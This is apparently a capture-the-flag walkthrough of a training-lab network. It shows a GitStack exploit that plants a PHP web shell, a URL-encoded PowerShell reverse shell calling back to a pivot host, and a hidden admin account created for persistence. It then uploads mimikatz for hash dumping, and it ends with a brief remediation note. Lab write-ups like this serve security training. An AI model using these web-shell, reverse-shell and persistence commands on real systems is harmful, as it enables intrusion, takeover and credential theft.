
```
print "[+] Create backdoor in PHP"
r = requests.get('http://{}/web/index.php?p={}.git&a=summary'.format(ip, repository), auth
print r.text.encode(sys.stdout.encoding, errors='replace')

print "[+] Execute command"
r = requests.post("http://{}/web/cr3t3ht3-exploit.php".format(ip), data={'a' : command})
print r.text.encode(sys.stdout.encoding, errors='replace')
```



```
"<?php system($_POST[\'a\']); ?>" > c:[redacted]\cr3t3ht3-exploit.php'))
```


after editing all these values we can now run the exploit .

- **Exploitation**



```
❯ python2 [redacted]
[+] Get user list
[+] Found user twreath
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
Your GitStack credentials were not entered correcly. Please ask your GitStack admir
s repository. <br />Note : You have to enter the credentials of a user which has at
 panel username/password will not work.
[+] Execute command
"nt authority\system
"
```

Great ! We have achieved RCE and now we can run any system command and even we got access to **nt-authority\system** means we have full control over the machine / windows host .Now we can get a reverse shell on the machine easily but editing the code again and again is hectic , so what we can do is to use curl or burpsuite to send the request to webserver , as we know from the code that exploit is available on “/web/username-exploit.php” and it is also expecting a POST parameter “a” , we can use curl to send a request to webserver .



```
❯ curl -X POST http://10.200.84.150/web/cr3t3ht3-exploit.php -d "a=whoami"
"nt authority\system
"

~/Desktop/THM/wreath
```

- **Remediations**


After doing some research about this vulnerability we found that the root cause of RCE was an unsanitized argument being passed to an exec function call ,

#$_SERVER['PHP_AUTH_PW'] is directly passed to exec function.

It is vital that remediation is carried out to patch this vulnerability either by strengthening the php code within the web application or following advice from the software provider .


- **<u>Reverse shell on windows host (10.200.84.150)</u>**

  our main task is to get a reverse shell on the windows host and for that we have two options , either we can setup a nc listener on linux compromised machine or we can setup a relay on 10.200.84.200 to forward a shell back to listener . But before that we need to open that particular port in the firewall because "centos" firewall "firewalld" is very restrictive , we can use the command "firewall-cmd --zone=public --add-port 17133/tcp" to open the port (Remember to use a port above 15000) .




```
[root@prod-serv tmp]# firewall-cmd --zone=public --add-port 17133/tcp
success
[root@prod-serv tmp]#
```

as described in the Task 20 we can use a powershell reverse shell command to get a reverse shell , remember to url encode the command as this is a web-exploit , but before running this exploit we need to upload **nc** binary to the linux compromised machine just like we uploaded the nmap binary , follow the same naming convention .




```
[root@prod-serv tmp]# chmod +x cr3t3ht3-nc
[root@prod-serv tmp]# ls -l
total 5844
-rwxr-xr-x. 1 root root   35520 Mar 23 13:54 cr3t3ht3-nc
-rwxr-xr-x. 1 root root 5944464 Mar 23 09:56 cr3t3ht3-nmap
drwx------. 3 root root      17 Mar 23 13:20 systemd-private-eedbb76af710414594ed315a53b0
drwx------. 3 root root      17 Mar 23 13:20 systemd-private-eedbb76af710414594ed315a53b0
drwx------. 3 root root      17 Mar 23 13:20 systemd-private-eedbb76af710414594ed315a53b0
[root@prod-serv tmp]#
```

use nc binary to listen on the port that we have opened earlier in my case it is 17133 .



```
❯ curl -X POST http://10.200.84.150/web/cr3t3ht3-exploit.php -d "a=powershell.exe%20-c%20%22%24client%20%3D%20New-Object%20System.Net.Sockets.TCPClien
t%28%2710.200.84.200%27%2C17133%29%3B%24stream%20%3D%20%24client.GetStream%28%29%3B%5Bbyte%5B%5D%5D%24bytes%20%3D%200..65535%7C%25%7B0%7D%3Bwhile%28%2
8%24i%20%3D%20%24stream.Read%28%24bytes%2C%200%2C%20%24bytes.Length%29%29%20-ne%200%29%7B%3B%24data%20%3D%20%28New-Object%20-TypeName%20System.Text.AS
CIIEncoding%29.GetString%28%24bytes%2C0%2C%20%24i%29%3B%24sendback%20%3D%20%28iex%20%24data%202%3E%261%20%7C%20Out-String%20%29%3B%24sendback2%20%3D%2
0%24sendback%20%2B%20%27PS%20%27%20%2B%20%28pwd%29.Path%20%2B%20%27%3E%20%27%3B%24sendbyte%20%3D%20%28%5Btext.encoding%5D%3A%3AASCII%29.GetBytes%28%24
sendback2%29%3B%24stream.Write%28%24sendbyte%2C0%2C%24sendbyte.Length%29%3B%24stream.Flush%28%29%7D%3B%24client.Close%28%29%22"
```



```
[root@prod-serv tmp]# ./cr3t3ht3-nc -nvlp 17133
listening on [any] 17133 ...
connect to [10.200.84.200] from (UNKNOWN) [10.200.84.150] 49936
whoami
nt authority\system
PS C:\GitStack\gitphp>
```

Now we have reverse shell on windows hosts .

- **Stabilisation and Post Exploitation**


In this section we are going to add a new user in windows host and then add the user in “Administrators” group as well as “Remote Management Users” group for Evil-Winrm or “Remote Desktop Users” group for RDP .

Create / add a new user

```
net user cr3t3ht3 PASSWORD /add
```

Next we add our newly created user in the "Administrators" and "Remote Management Users" groups net localgroup Administrators cr3t3ht3 /add


net localgroup "Remote Management Users" cr3t3ht3 /add



```
PS C:\GitStack\gitphp> net user cr3t3ht3 [redacted] /add
PS C:\GitStack\gitphp> net localgroup Administrators cr3t3ht3 /add
PS C:\GitStack\gitphp> net localgroup "Remote Management Users" cr3t3ht3 /add
PS C:\GitStack\gitphp> dir C:\Users\


    Directory: C:\Users


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       08/11/2020     13:20                Administrator
d-----       22/03/2021     07:57                cr3t3ht3
```

next step is to install **Evil-Winrm** using the command **sudo gem install evil-winrm**


now we can use evil-wirm to login into the windows machine as user cr3t3ht3 .



```
❯ evil-winrm -u "cr3t3ht3" -p "[redacted]" -i "10.200.84.150"

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\cr3t3ht3\Documents> whoami
git-serv\cr3t3ht3
*Evil-WinRM* PS C:\Users\cr3t3ht3\Documents>
```


Note that evil-winrm usually gives medium integrity shells for added administrator accounts. Even if your new account has Administrator permissions, you won't actually be able to perform administrative actions with it via winrm .

If you are following the task completely then you can go for RDP becuase at last we have to run mimikatz.exe on the windows host to dump user hashes , So I have skipped the RDP part and Evil-Winrm provides **upload** functionality , so what I did is , Exit from the current Evil-Winrm session and change local system directory to **/usr/share/mimikatz/x64** and then again login into the machine/windows host using evil-winrm and then upload **mimikatz.exe** .




```
❯ cd /usr/share/mimikatz/x64
❯ evil-winrm -u "cr3t3ht3" -p "[redacted]" -i "10.200.84.150"

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\cr3t3ht3\Documents> upload mimikatz.exe
Info: Uploading mimikatz.exe to C:\Users\cr3t3ht3\Documents\mimikatz.exe


Data: 1666740 bytes of 1666740 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\cr3t3ht3\Documents>
```

Running mimikatz.exe in this way created a complete mess on the terminal so I switched back to RDP part .

